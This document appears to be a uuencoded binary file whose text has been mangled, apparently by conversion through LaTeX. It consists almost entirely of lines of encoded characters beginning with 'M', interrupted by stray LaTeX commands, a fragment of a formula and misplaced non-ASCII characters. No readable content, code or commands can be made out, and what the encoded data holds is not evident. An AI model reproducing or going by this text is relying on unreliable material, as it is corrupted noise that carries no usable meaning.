\texttt{E$.Y;\$,BP_S]*<+<[A;6ISVM'K<BMN^^R!O+?^[S\=_E.]:(W^ZN\$\\#VD) }$ MR<E:+B_\$'MX7:6W9I]\$7W8S%+<"'\$#7(E0>67PJ.Y17CR1IGO7@[Y.R.&O+2Đ MN.OA]\$%,U>O^8I1"T28Q>6V'\^MEO?A[;CQMZ\W0\$4]^A0.943904,E#WJM3Đ M5E(5/:?Z6`^9SV-SR!C%10QS,JV(U']762D)GA<FD=]6V\$GTZ!S&V3C<5<6\D $M>^*CJLY/<V2_WN^*COM9?V'M-*N'6NCY(JSU$_Y*HV(!S5.^CV\M\#WRMCQ>.] \\ \\ D = (1.5)^*CVVM+WRMCQ>.$ M8<RD2]\.:P4WYU3;OI?KMF/J-("`D;B/K!Z0-G>?V12]*I^7[B\Q2A_H(`86Đ MND.M?VZXJG\$*3FIN;<;EG`*X\X""XNTJ!!)!YG<G'301%203"%*+K>Y5ZG2+Đ MY:_]_7<FA(WA6Y>F/9W.BP,OG(`;E=;(/X%7N^`JWO:1M73YQW/H@6G\$OW&OĐ M']U@!"-,G[?N.LXO*4<68(]N;&,?7(WVJDPR;74;O_QN:'G*@\$<@:#8HVKB.Đ M<AEQGY!S5X\+&"&0'F"QOF,?*U_W`R>]XXF6^_4^">KZLY9OL./1CAJ3QABCÐ $M!:4R'5W\#'SSAK1=2\#A_.PWJFT,VPX44F]7^9Q7])IV/F<(.9=>'<Z,0^^\;D$ MXV+HK#M,6X2=NS.Z(C)FS-^Z9U*-`A)>K,K9W%]5_P`])F7)7A*:7Q1]K!9@Đ M+ENB?R5<RR9,D<V@)H?SM,FC5[/7RWU0;L/M/ER#.!E0)_6.38A#&\$N5ZT,D M8]\$L<?0%E@K!AG%1C86^KQH-+8\9V17JZM,<!QM2%,M,^Z.^Y3(H+AUJ,@\NÐ $\verb|MLM\YFW3H|":7s?GGD5.Q0%3VO.QM65|| MJ6|| P0JXC|| OFKQN>3E*^3;Y8PBCSJ7D||$ M%Y)'@;+0JV,;/:=.#3F;XVRX"KG3*V18<[)>U=9-C>C3ZU+R5?_YHV!#S^<UÐ M+)WH9*TS72/OTX7>=\$AODPT@6+B63C&#=ZQ@7,M-V*Y#`9>\$_O<PR!J=_T>%D M(8 # < [SP4 < CR\$)]"X\$J = 0&N - !6&X' + UQP6X9YUY9/C,I.!XNP&Q.UK3 = K&*[Đ]M/XB_??GJ=8M\?(;%G_CZ_8OQO-:!PN'NSX"MF#HHBE=B"L#BSH^-U@#&Q7,\$Đ MQE;K\<6DI7=<&J2Q>*[KUCIF.Z!X9PD?\3)3S.2)[?/"\$N"_B"<JF&9MG12ZĐ MB0&DPK6?`'W?OW]A"_I+N)Y#\$?R'"H&%%OGP=F&CH"-U.F79;T)/-%;W3U^!Đ M(2ML<S390#C2*_\GME/%,>+_-[?Q_B^QX'*Z?Q\FTE#V?O'[8FP)-TR)JS%%D MCBO%66B\CU6H'G[VH<GIZ>)C*'2&PA(U:[,[;_'I\7(\E]1LQCXG`WUQ##P"Đ MM[X\$S3S&-US11\[\T`'.CY?A%KF+\45]-6JIE6G>(?SP`GM@X:[`>?;GI)#2Đ M < G5IOQ; :BJCR]3M4N_<E,V-&ED]4\$2XHK[0;K_*EQ)Q%GBWG]F0_#U(I`<I3Đ MU9XGE`0\$`C)7]3XFNCGD?B'J,BL3&+!>*.372S5P[@HFAO-V/G?Y5>Q^J+0?Đ MK!;1ZWO ;OGIOKWN"4MPF*ZX=ZJ\NBUJ#?@<C*I?9, `^0Y'^T:I01%CG@'DOĐ M5-TV!Q%YZB:CO\$KV`!"]I':=VC!?N:S=N?S&88".Y23?C;5Y*!<P/"&\S7SDĐ M?(O3Y#P>>OQ@%"!S/E_3!Q/JQ3RN`54W&YZ\/_[#5AH6C`!,#E+?#I.*C#BAĐ MG9`_E^:1T_,F.]M^P0`F"TJ#FX/&'B>:;)L[R7SV\$^8/XI0\![BTM&].USI_Ð M-?O?U>[3 HUJ M(KM>%9ULCDG5IU=N]MIAY+W+T2X0N&+LG9 H>E3=,?6(X7Đ MG`+<:CS],MPF.V'.O+"^>`NE9K(F\(@Z\$870?@!R^+;:AZ.(/)KCOIO[Q=Z#Đ M`)\$+9\(5GZ'LX_0OZ!6`LDLNQB*5L_0?;*5I?U7`DT.O(=]SG[0M43]\5I3LD M&KU%#C=*E&]ZEQE:"&T`3VOA"^S>BQ#@==%:L3@3/)4EK!)PX?KGIJ.=C"6JĐ $MQ = P&Y/\\ ^- %[=+R">\\ <'477^P-OSN124J<;__-/]X(``/1^P8C"%/[#H:)4W^D$ MG_\$%\$1)Y?8I_F37+10"B^X_?OG]ZF1S@LTGX3HW,Q]`R?=!SGPI9[PE1,D`.Đ MZ6BN6]N"H;QB+LL+COB^F-9JGAJ.O#CYZURBLSJC5\$7XQ3B94?I,>05[%ZFQĐ $MQ8']F/0V(2-Y]]]BY02#J5)9IMJIC,MV?`L4]#REZ;"T_,Q:H2F$OZ<<5Y7^Ð$ M4=WE[BK<^-YKZ`K9^#M-3PUG5XH:MEWA>7F)R"<[37FE!@K['&+TQ2A&R8LGD $MX < ZU]V$8M < /0J\8/++2L\Q*LMVZLEW6[X"WG\9EJC#DTN:,_!F/EI_F5L,2D$ M?NB-(PZ.-)B?8%ZJ07UP.^YC'[]>R8.%;M:3MV1[BD"N3IT/4B#XW4).#3'CĐ $M\& \ensuremath{\mbox{\sc M\& '\&D<\$7M_+OY\backslash AL_1E8U"77HIV)7'F3:F[F'3G"MXHJC)<3(M9BE2QOP11[XD) }$ MXODO.,;:96YP!+N_Y'X.LL#L));%:B)P:AXOMCDV.ODFCGDNOOG[U9VZ< "XĐ M(8ZTC014`=WVCG(;W?>U'G<53DI\$5>H&I:V<UC0Z-)]X2DD=C#44\$U_2&LRTD M!<B_*SE!.3Z=:"["M6",_=H>"M3K?\?C8`KMS,URLP^>@`P-6%X0-RT8^OF^Đ ML[MW\ZO7S.OXLOC\=@I&A>D.4FUU\ZK84BOI\5U)467Y]QHGZW?AF81.8H'\D $M2(2RDF\$OI.NF`+G2V<LM<\7NJ-XK=.;;=KN&8^2FBJ]:M>K1>(.'_N\#SQ-!VÐ)$ MIE:WT2[IT:BE!1F(LZJ2G./D];P>VPEVNQ."@\CXO2\$\-0+'Y.\%^L6@LK<%D $MN6EH<+/_H*?R\4E\N3\R4:TTJ`W^, %9M"-N\^9_+69K@6/]+FO\/K<7R?T^IÐ$

M*O24\(GF)</T[OC\]D.YB225>C6RNB/'3MTV>C%>\$P50;B#I;IOE&ED_03=XĐ MY<>W@DL*SA15PJ]H-F%CY1F*'>OFB8K^J:+P;]M8/(<S+_K0'%(>-A?214K@Đ MZ@Z;2-\O7VKOU-C@9";H&_U"3F!]IGJ93"'KK+#B7`+,>_0P+*_M?DSQQXXSĐ MW)-=**GH2]*-?,T8RO`TV4J*B:'O7#K9P>A0]_5^FN([B(Y2'6"9P5;;9.XIĐ M5\5,B;T:,90_*4=@0DW7RE=*N/#AH.2*K>"R!!V7X7ZIN/"2:WJN]/6[9X0,Đ MX^4QQ+BR]U]3S^+-Q-3(@)6P\B>)DWI;KDK+QM"3ZYRU"M5+7^[;RP#NG?H\D M3:M:KAG^@',-SE\=<WOU8-N@W&F"[8/;L7>R+ZM+D ?*N(%1Q/2R2]#"-.&?Đ M^)HLX_%FT1X,=F@WD3\(T9_O%BA.FFW![PVFEP-RTJ<_V&U7UU/,4/PN3-)4D $M/CMO)OYE, > CQT:YX<>; #]W:[G@&(\I_`M/01HCQ$E#NIUD; #&-LHQ=^]ZF]HD$ M62@R78[C]+;V^#+,FE09`)3-'?U\$F/M*E-4A`)NK2VZKG3&(6?JE?NJC_82,Đ M"+C0_8%'BOH0S@^@\'/H%_%?.B")R/XR,ZD7-/-(>K;VRR[`\1:^UZ[;B'*'Đ $M:<1>]+G>!AE8<4$&ZGY$7VRX,B!K/-DV^QM8@9(OX0*/\JY=]3:O,;VZPIWWD$ $M+N-5_2\$UA\&K^H\$=\BP+E?QF;C/OKJE3CHXUT`Q0^(X3C`QE*-^ZN\$+-MQY:+D)$ MIN[D]FZW4C/K+B]]64IL497&4N\$U]ZQ%10EFPVQ2<VI")8)VD'C@6'+1+XW<Đ M:N;DMR5!TTL1-\$Y_IZV*%3/0?0*f,D3&^RA\N=[*9\$R2?1&A7[QTRVAT],W&D MGJUX=S-7^6,>;E1!H^<0!5W.RD7LIKJ3N6U]E@-UX#B4:9V/CD%Q!4W7W:M>Đ M^[TG\$E\H?[!U0B]<L("N">UAHJ_*H^8\9:PZS[T,L8^^)>\$6/B[9BQXF%/D(D $MY3+BU&?,'=9N):4D32N<M'\J<*1R*7KLN9+QHZ2S;G3.X`O,_V0T1*-\+JWSÐ$ $\label{eq:mp-wd} \texttt{MP-KD[*FH9-93_F7!BAS^6<D&K^J>VT!\#(/23G>-WL9E-KCV\#80,]D-Y\setminus!/\$TD)} \\$ $\texttt{MJN]} > \texttt{;} \texttt{K\&[=Y=/9"3?<)]} \texttt{NH?V;@Q06T[TVF*^&2OSP(R*R!M&UDD/RLI/4Z).} \\ \texttt{D} = \texttt{D}$ M7X=WQN2'"&54KH:2HOA`=F^2Q-LS; \Z38,D!>70:1PNY(&7=8K-?Y]P\WV6NĐ M3V3;79=C4J*01,34@CU=/\$E*AM&12^<1WFV9>+8#HF5%-I9`KA=0]K%EW!BĐ $\label{locality} $$MP0C@$K#2\WQQR<VG>^G_$C+8F/SPN:R1FSJ?[9G]$Q2':YH-[[(8_!)2F:Y&D)]$$ M`7H68MJ8C*-8^-<6%)7T_XIFV\Y1U",6[5_/JSWQV'>QZ#8T)`6^FB"^DCBKĐ MV,=VYF*1MRY(3]\WOEPGC?`Z->K"ILLG2TRAY4M6N;%-^'H--2^?1.HT-)ULD M`'X@V\H%W87[@+.J1MO.J&OH4UNCCMGNEQW`#Y8U:YM,;@=?5SWF+#C*TQ29Đ $\texttt{M'CJ+(\$@QC7W*"Y>4WSZ\$I=W^(\backslash GM^0L]A]BY2JCTDWWCG\$9CO,BIDUW);(<\texttt{PD})}$ MX'[9=90M%6TTON%]JFW2Y_%F>#C]NSH_L^P&O<W;VNT*V7HZ[AH@4`]XXG'2Đ $MAY7;R$VYT)@CM-[H,6_`$CO'=K*_V"],=A$9V>&*3L)M+U/6.4=Y7;*G[*I:Đ$ ME!ODFTBO6R#UQN%JO_;O_&&A79A.)G>ENNHM>9.4[^EU#W(3W/?(+^\^A46WĐ $\label{eq:mass_one_mass_one} $$M^*)U-KF\"7\#7WNC'TD+8[I>&B893VS^O\^*,W3V-:T0/B9&?_0B^J_EL*Z4K?2D]$$$ MFCJZ\,L"HU&)]^'*MSQQ-0KW.]J!QCC`64]YT\3]T6*FD%']O%T)QTRG]71AĐ MJ2*IR, `AM_8J5RYPO:'`.@I2DM0EMSR_[#`O![U=+?I2B2BYQ&GPG!&#B[,QĐ M0'%^'V.3&'+KBX(DI_BRBP*D[-'\LW.A0!H+O!H4-,7;\E-'F_SVPGSHJEY+Đ MZ.F<#W#OSL8\CAGGCW7TD`!U@9N\@#";J7I-\;#)@F4%BX\$?&V<+H[S%_UQ.Đ MH_ROS]LT15C3-]C/3[L4LK*E<\$8'S8(Z?-#S-AA\$NX]"\W]<=H\("4YP>Y'QĐ MYE>NDBT-:/8%\$</W,3:.00!.J)R5Q0A^B!LO%Y.!BV4;><V64@@BZT@5B[P3D $MDR, "P=U'8`=J]Z]Q<4'[6"&'Y4\4049U+]QX264(,]*-%R9MJ@X $M:6&/E/Đ$ MP58>G%<LP OL?W=/5NR6V2VV0SM-'+BMS:"=:WW<CNVMG5.=)0Z-) .EO(]ND M39:9<PXJRZ\$U=ZZC#Q.!U].G816[0U^^`A(D"9JFC&)JD[5TEM8!SP;(<D WĐ ML'J/!8,5PR-XE\$/.-#08NR#<8=X3]VBYLKW1;H%5M.GEO/5!\$>Z/C`S*96J8Đ M>-G<I1F"T34)MTSH2C@];V-QY_.Z7].O8IJ3V(7U!H\%\$FLH[-B"Q.'3=)L'Đ M<*EIK0EP_^K60\]BC@!5,[8N[`W)TL(V?9&(*:'2C:5))N^!7;D6<.K+#K"PĐ $\label{eq:mt7} $$M\&\3GMU"4W8G?-ENWC&ZH8G'J/EZX;G?2W$5NN_-C'[G'\/1;,:A":<WD}$$ MUEPH5B3.=!QVTJ0_(>"S'+0]TM'ELJSH*K',X<;B=W+-8[_BT%2_8.@S,*];D MDGNM=#TYK^=EX`==R\'L??WF79:[;H\P,2]M3_E>:=H)%CS<:\:"9*4&<3'%D $M*"_]^FB!OM+"S.]^P+%I)JZ]"%(U'Q!M8G-\:E,9/*.40*$3K:&G^]Q00,NUD$ MTR5+0CDF`1034CQ-_94XJ#?>H+\$6;#/S-86)1]XF#[W\$?<QH;4HM^]ZDGI3UĐ MJQI`"<%WG`-LY`868Y#*->;VCLZEX4ZC'\$^X,A+>+N/3IAN#QK&]S;,K!/Y\D M87Z>S1O<YG-`0>\L>I\$=J9<*E+@];8>NDC4-4S>N D+ O/=..3I&L+`5>DG`Đ $MA(D$1T>[W1,_>"B0*B,; \4(\$99YCY3YNTY(0^QAHL"6]BZM^#EKED/@7J\$; PĐ$ M- NB/5/*^&I *Y[5 G@V;#,]B?2D0?M1.FWKA3-+DC'AYZ"@DACO>TO@R%/&Đ MH4SR#=.WP2\N?JNH'QRKW?H1]K=2F:IP\OHT%14]E:^R&6;8#"YG_P#H8NK)D MN4/=\KF5)3>VZR;=:&:+@K;K^@STV7K"]C<-=X36ULI"-ZKW2)4)0HM%J2P-Đ MPW6P+PM3J+=S3<KA\?6A!)5.?5(E7WY],EHFX>3CZ%(&M;-8]B%C*\$3K3><\$D $\label{eq:main_self_main} $$M^!:RZ\$?7"EU.0[B!U\G'`ZE2?S@@6_;G\?"F[GPF[1LMD!SP&ZM-P=!S$MS:D]$$$ $MH\#_{:}=78N0$ =!E(2?LTAE8J4_![!Y^66B/&<-^.!FZ?%NB=!`S>4IH_\$X#]E7Đ M]]TJ>4`5T%65Q9HFW-\\I70EQR1(3H"&;G2A&06*Y4+=-8[%]\$DZ3IF#S3Y7Đ

M)'E+SLYW/]!OLUS5S>_J+A!VZ86^5)"M;O)X%>Z2.C2]6\$JP8&5PK]W8YN'OÐ M#TD\>7":SOB>HDGSI"KX3,UM/IR\$./MN2=[@I2G+2:F5L+QDHU8CH2*YIII6Đ M9B'\$Q<9J`G\Z`R3C7*OKVE'4LJ?3'1:?:_T1=#<?/7>C?*"38IOSYMVMBZXXĐ $MR - 6.IQ[N^1]Q8R04,5@D,W-*"M@QA+A^F0*^;Y8^5<'M_M935)8QCSO&7IFD$ M\[R_IE7"E\G]!:?\$8"CRBGE?XW=/"X'HB4(5%"'!HL:*]813\$/03_]'EVX&3Đ M[8<:/'QC9"E;?Y;OQ@N.-CPZ:*ML"9ZJ3_"5).ZDKJ.]3*?UNLEV-S9CC26*Đ MI* 5=[B(%\$E9!7 [8Y 2`G)*.\/M/.^O;.`*(@&LSB:W8>]1=U*+Z#;17C5NĐ MGL9^&5)[7)48R^M^5GO918>X9U<,)KF3[JU[\$][5G`L<.71;MMKWS+F<)O`OĐ M#E;BKX,MVWP.TDKY*K&]6NR_A<XNM)2KFRZ)?!Q05"->(D#>T4`F+W)C)WFD M; -5307V%'\DZ7#3+=;V+Q24:N]QH)_!"G>,228W*C^UCLIR2:H2P\V,:7%M!D MJ3'7LGAM:D\9*2M5AMDR\5%1S=?(E9>EY2P?IK[LX+J.-\.2*Q8[:K1]3ZA;D M115<H=,T/UA.GSI=-E\Z(_M]`&#VRG(\$%R8H>8'G5YO6L[7^,`J0B/:(&F_Đ M>EOJ><2BO\$)H%-,(53>!A1W\$ST8K+WT<^#(^&)]I"<GQ+9^KJ)>Y%_=4?=B%D M?+&BQ_>JYF::OWD3L(LUM1,@<)24;3\5JN;[V?73N32TX1=XR1]]ML%\$7&IIĐ M=`U<2Q._2(4?E&L#>(BMV:0!-0AYV63"O1L1YX7KJJH[[.:`=Q-Q(HY&=HT7Đ M=38G-J\"W>,G^"^;ONA59F1[W9VCHJC]S,'[35S*K>6:#>!YS]<KW'3`F.P,Đ M7N.I*67DAE-6)4XC.9W.SOE>\$UDW'BY<DC\$"99^#!(1.#EN[3>6]7P+AO+D9Đ MAUX5ZVU%9(#?Q3#`H1X3G\PMT@TD]_NVX[I1Y67?FD-1BF*E1SE=*1V`JWUOĐ M>:)I(6=ET=3#.6>VYH'"NP=3V%P`+&&<L.RA-O;Q))PB,9BIIZIY_6\$Q![#'D $\mathtt{MHL?@\$^*=",T?W^{,}O\backslash56H< T,96^{A})AD3-[C>-.\backslash+"^&T)YB\#L>:63BMI1Q:UC8D}$ M1'VP>V#EG9[T/>;R:"717ONC0U>/%!;XU>/,Y,N#>##PV6#I-=:!U<V*4Y<\D MYICHKT:^05!U;?AX8H"FLT'2B3\:RC;%6QE\Y8-YQM\Z#/\BI^:K[*M@2&XXĐ MC1GK0_^`JWC@<QR"X5N:.7H%,/VCDB:L?;OB66G2]63H9A0H?4CT_E^RVNI_Đ M^SL"E\$HYNM\&1&YBT<*[OU^.UIO6B1D,E,8]3@?7KT5//[")_O))'DSC>4FDD M>U'!O.8:)E[RQYO*#:R4T'_[GB6&BO&RR[(F=%,O+\&J9+`AT51.5+_5QN#(Đ $M>T"XR774POZP@>)D(I-<_K1D!R8'#)G(=17P`IN(V\W6:+K&=SJ`"MN,ALC;D)$ MVSO/+P1*7UPSZ#5LFGK.R@JLO,Q\$FM]=LJ1U:W`)G#YV'I^VMR]YBO#-YNR*Đ M1?Y\$8F\$]H93D=`C6:OK'`%F;\.#CXM'X6OI<WS7A`QZ&HC!6\]A4G5Y,D9_9Đ MOG>+90/.YT@.V5Q:S5:YOA.#,>^L[*H\5=HH+A>?LML6KR(+C@O5;^IW,^>:D M3()?+R*@LQP"NPT#-M<]KSVPEF_4!Q<#R#SK]1Q]AKUF'P_"#YNNYX^6U*YYĐ M&MQ83\U?B1BL-BTZU%\A7[/!-)O72SEU/_PPLLNYRD+[/2ESO=2R=*G5#)U1Đ M2INS+3;8BA`1;6-4']0+]KWT788X-'O*GG:%XJIDFDA[+'(4.6/*7<_<+P]8Đ MG5A5=YW'/3V>:'&;C#\$(//3CG@1%0QM+\$X7E<Z-_-8V2ZRV]X1%*&U1P;,LMD M6W\$4<+!'YTD#D_MLR)9W6HL_7(>GS[,71<Z7)4?-EZQ<V=W[Y0BAEY48T\$2+D M1#B_[<E4"AR"S\U&O4Z@S]HJ3;(HCGI9[5<%+HKV**KWN5G:H@QGH"_=\F*Đ MGS=/M<CFZ\#;(X?]_[8<8R/WRX93(-N<_Q0;"_`NON`XE3Q6]1PJ:@&BM#GEÐ M]Y,];;*:4V(??+,4%>)SK>8;?"SI5@"N'"^[`N0=V6WUBH")5P9T0-EVY(#KĐ MOB\/SK>\$W/7SCZA5M\$3J-#T@I&E'VUDN>8^2*A"4D83'L>[-W0*H, RGI^CĐ M[0Q\$]D6EYSN O(SYHX(>6#\-6PF"D,@2@9^3!7UV3?N:[*ES4@2>8:G=Q8?Đ M^FUMJHD.C49]V-I-?V83N\$=@<9='Q#87\UVB&E9BM&WIZZ9=@N#C2QN1)2KZĐ M]6^D:@(K6Z6>\SM@VV4W)ZS:</)#R^#7,;4T2@*]&57SJZRMQ\(/6XD<W,^FD M;];.&U=82986G:P6#>*[+!R6JQRL#)<950L:S+;ZH<>1IT^5/I<6E>#?'//5Đ MDY_+06)EO[C\8]9\][(U"VS,]&J4*AM6])8U.(OBZIAF%#RU%79LI+BF"::KĐ $\label{eq:mf} $$ MF]_{\&_*-<XQ@A=33\T\#=R`\$BT(UQ/5Z\$D6QV3!VI,O<^GIU^)A<('<1<QP?>L5D) $$$ MI_8XEH99-<U.)2&!G=GVXREI0WD0RJ09ELCJC&YA[&M6OANJ\BX5LDP.EXS.Đ M^\.2IOZWT3J5`R3>;?U.!_\$/DU*8C9&)]\$5!CZ.%?F*'#G(%,C=UNHV@ZW,XĐ M/?#4]%AEHYKQFS&^\$EO&`DQN<E:J(ETMMT3Y>1"\$S*@_>;/6C`OZ@UL(+[=ND M_'._BQFFA!F^;KF`3@FF;>D:JJX<5:^5[>/_[:@N_9R\$%J/\+_(%CVQX##J<D $\label{localize} $$MW\1YICUE\DP@PF@GS8YKR]'$ $$MFZ$$_$NGKKRP?8$E\&]?LES&44ZM2]$$D$$$ $\texttt{MVIB} < \texttt{RG[2J],1YQD!BB\&P'/-AWMJF2-7\#W`\&(\$_]IT\D+GX>4Z_)4/QUK\$MD}$ MS?U\K>E2M;U([)B\$] .#1Y?N`=:(C W]SB 8'C*%#P;7.Q9'2%8G2.B\5V#>Đ M:D/EX?W+O.IB!:7?1W=)U"TM@,N9VR18ZJ\$>[8+^".'5%]JYD@ B?A:M.8 /Đ M&&K?%Q.^B^@2EEEX9\$[8#9'5:[E:"UG\$@\ZJYN2ZK7MOJ^W[?R8TK4UDKG1\$Đ M7S7?CWZJ\$>T,60%\$':P\$W;V&+4>OG42K)E9H+D>>#R\$V64Y\!)9!KJO&M>CYĐ M!-1B*W.G%U.F&18,@95?-@+(VN^CAAQNTY3M<Y#4UVJ)4=\6?U%>=9Z;9HTYĐ $\texttt{MCKH[29)M\&L[W.($0/Z)7K4\#4LBP} \texttt{EB*6U65E,^6`$<_Z;EU?$NU-5B`U:VLVD}$ M"W<YA-,K=Q6P:<5*Z87FD\=HS"9')Z"]P/'21!S_X>`7(`/C!`AS09LR-DDXĐ $MG\N6OKNYM++#]G)'Q6\L+/9V9"\W?@T2H(39"+9O31FOW'QK<Z-4X#CLE0,GD$

 $M^GT^{/=XZP}; 2GNQ6+J9W(V/J1=P^@)^28NC^XY](32J#P^98>6<]#/5:8D$ MU&@NT2^) `@J>GI3[_Q,,W./^.W3%6*3&-=CBTK&GFO+!)@?M:O@/?F\$LR3+]Đ MN\M8/+W?_NWO7HX\$.(I"7+6\$^7'B%W_`SL]G,ZC@BYVRO^CS6G9=9R&A#`HJÐ MMAB4S";H)\KBYY>UE)Z_<X-DI%4*HR(,GKD_2]82(O:\IO[Y`T4FG+:P^<3#Đ $MTNH9X@] = ' := = 6K/_KX]/2M\N^'FM/W&#>J7[@?S!]WX*+RCUY-^01FO_?Y;D$ M*VC?-\$J)3L9"6_+W-VP1!X-A%HVH#@T-U`@'KNT*Q-:2MRB5)*-9QKQ>6DR:Đ MHGTWX<?M/"'-`A4N)L&QZ8(3K@S-[Y<B/YD0KUCD&AP;6'4-5K7#D&4.<T27Đ M.2KL=0P/?@VUY+]/5&UW0X.<2)H>N+:4?6]5>UAG@8A_'ETZ;5>N7WD&5U/VĐ $M<] $0^{[}=E) =]@^1KOW<) 3V^2C' $XOB_O<O!('-2=N9#J4W/0-#(P2>9*GE]; DECTION (P2) $1.00 (P2) 1.00 MC,@RW^5V>9306ZH9XXQ]TQU8\XM1_5A+Y)DZR]6,)=K?@`<("Y^/CG1="]'5D MFUK^JC+QQP9_Z%10RKTT\$.H5;S_/P#U##.';0XK2PP9A?QCYW0=S%(!OK)V4D M@!ZB3FHG%=J/JL)/FF`\$.Q_\$L1HL5>"\[8^]3HM^X!NIAXM8D9K!`2:6T.1<D M.3EL*9UE\X]6RLU&SW#?3`ROE>^[HR?WD]57J_:H\$;\$&V7BM8_"GLSZ9Q2>IĐ MS*X36D(\$_4]7&H5-3:,Z)RR>"&O\$S(6BTH2KQ4R:%6?.\$E&/SX]#?9[C'@O(Đ M/6E:+P:!;X-\!21JU,&^=9W;9%9;OB:N?:;TA;#(KR@1___IT9R`V:6]&Q[T.Đ M(YR^WIA`EM.YFWO_T5FU\T#1J0Z2XS>1PFI@*TWJ\$B(B?!:(93RM[3@I="VBD MUV1?I1%?V; `75W+<*\$UA!WK:GH\$MB%`1\$NF;.,9__=:G,;DED<#F]RTS']>GD MZT/-H8F0:]`N>\)Q;U2XAL<<1EB(.&IY67(*U:12.P!>C+6TYFSV]'0:700;Đ ME\$6BD+)80ZPFG<^LSL![T\;SZ8U(K?3SDV!7=9A,GT1U5DT^;0B&VBT:!,M#D MEBZA'#EQR2G@4NGH6&ZIT\$VID37"T`S;-2WHQSQ:C\/\6"GW2ZJ<<DWFYFVCĐ MSFK`=;F7CH]#\$:3G@^1ZW42QAJ;!1U0\$;2Y-6PEMO-".#RBFP^7S#:;):^YKĐ $M4[\J^5;6UTSZ=JI]$ %_VZ4@I>3Y_K/^5XO[IP4D"8Y:#(E,F<\\$'2]-YUE%I\$Đ M6UZ^O!/>&+Y\$@_6T8'AY"#BN!0HY&3A7NM/H`'QTJED,ZA:K0/#7?GV9RDVHD $MB?3UJ3U^{,2}13RCV_{S,S}M7_{[P-@-=9-MA;UC^{9}8>5#)1_{@#0}&'G[+PD]}$ MJR?\$D-^UN8XK-FT?DYT,TQA:\/AO1MLUW-:(8];]U4COZR3^SLS1,OPZ)(,&Đ M@9KR7YX:0X2^#_Y3%I\YS-WLW?E_7TLF,/%W]J*9ZT^Q6:4:>*97&WN>#Q#ZĐ MM6SC\6:X M1C"RET*)X,B>#DV"GX4%JSXOC<*G07/[010#S5YLHUCV12\$M*+Đ MVGNKDL]3@LA7DF97CF>K:F<571EB++ZBAE:.WT09"7C3WXS8-6FLT8A60=>ZĐ MABFPG/L,T].;FW)(;\$H OITDU3(11]F1S.6=JVK?P 0[%KFL;"I[C;KD@J%OĐ MKL",%<D\$A:'U*J+42UB;D.B;U^@^/0#9J!@?9V#8%XZ-JH^EK,U[>U*TR<I+Đ $M, \&?IY(4OBQ>$`ILHFOY"[T'U"E;M'M>>NC9\%_>?TP\#)6TUW-!=7^:=6J`>Đ$ $M[0]&Q:"T'HL95H">+D&P>.G<VDC<8IUK7MH'*R*:0TOL"=\\,@1K7]W03V2AWD$ MS(PW*F)A7FV?PY^T9YC7C+"?6Y;I/:I/3\DK')<LRI>73P*1X1:3+`[]APD6Đ MW)Z9D=IYM:^>\$AI'VMZM.\$"SCP/#R9O-C(`AL>F?)@P-^1?:EOV^H5"<"NUPĐ M/JR\0C^N'8+6W+O@5@9@+(?^'L&L,\$TMDW+DN#KH]'I:4A*Z8\B,T:#SDR\/Đ M.D`?:XC\7(LC8RSY2=_9N8I.L###UL=,G,8P57012\$'@_[-Y5`207)T"F^?)D MM=8R\`E]-OG1V,@"2G*HQ5'UD_B,^&^/L3-")IW_U%(BV#3(;V_Y4-XSMUF^Đ M]>7P7\$&+F_.K\WJ)B-%SMGF=I?!VE[FA,Q;R,WP.C(3J,SY<OLLT;U))GC\^Ð $\texttt{MSH6\$L?2/"8B`.L6^*.\#?T5J*2]"ST,\&6EH5\&HP;U\#7Z\$]!E6\G)"-=]@P\#,DD \\$ M];A+A+H\$/Z3`W.;]2'B-^\$G()@#/B]+_&N9)A01`[4]MF%.NDG*L>!O"3\=LĐ M@'8>98IQ`;#`70:ZU()/GG8^YWH_#HT,SHG>VK@13L\RFAVGZ\$W4LJU?H.]0Đ MV-4PJMOI1QQ];9E!HOJ)9Y*4LYIK2KBR&\=&EW]:ZX(=\CUM/RZ7?^*0?F[ID MHEAJQ6-"X:&?7JE^9J)EUO"RK>^8E[>\$M6V?SL[VM"%=8+Q&OLH[WL#OR>ODĐ MHAQDJ15PWPD;G#\$TNWF^MBE7U*#)8K?1,KSV;#_;JM9Y(U&%2*JMWAS\.=PLĐ ME3KDL&'&T,FO^^[ZU_-#E&(:WQ*=,GA^;]PHZ.S7.]I?2BN*/"!PUWFEWW\$\D $M<.=\#`084)9[F0I*>M!\A(CM=\&[3QBT7ZG\#)1M+\A/K>EW\Z\&G/'W.)712?VGD$ MEWY; I:V>#PO0!A+0/?'#&L5I,S+_&=E4)I'SP!4JK/+8E(XO1\$5MT3W76MTĐ $ML8/`Z+>A=4UFQ^8;X*DC-RJIB`>\4GL),_*XW?<D9$:Y,1LR=M&M<MNYH=EWD$ MUU16(\$;F\<Q\$A]!R?;VQ++>ARQ3X8G#5\$!7E:6Y.8SZF'S;G+)?C<K_RQTR>Đ M3D3;'^ODA=(!)"&0MR\$T6.]E`9M"+>SQ^?3])6,G-^_A5)3[UB0/Q\^D]J;\$Đ MY[FYBJ72)F2/1NF*UNK, @ X:F!FU:#G\$+X\$Q="YV#6B42&U!>N&<TZ/E6DM^TWVC<)?**PD`RQ5P]J'LFM\@<\$60UID!>P[D>M4]E,]&FB2*7B)C00MZ64?Đ MF"AGSZ2_8%(Y&N2Q*_6W,'./;`1DI9G86J57.=HYVM>YTGY1-AOH@?H_"#3YĐ M+[DRA=?,M)3A[\$XGA&7IMF)6Z]C8C)QV0@+\KIRP*)4))#+P>@G;\$P0^:`0"D MRBLZLUN+OUNK\XFAZSE,D..>7"YT@*<Q<)CEEZH#/\$.?C16?:TFJGX0/DQH-Đ $M>7-L;4<K\DI_+2>,":/22[75H94S>.HHEPT-.@K,"WMNEO(J3ZMA;Y('7%BTD))]$ $M[^17ZQ&^K2_@C6=F5NY[&N@PPIZ91AD_\#K([_BZ_;C8S.+N,3YC[AA`_2\/9D])]$ M:6Y+GZW:NB;;2KD^FLTWU0\$][^!-M<`B_+(?W?-BJKW]X2349W+EI!G>R]JVĐ M<>EYEPQ9'H!DF2KBS3OGH[/=?;?PU3T981*V,;,M.UX!=U._P#`(^<F+;SH7Đ

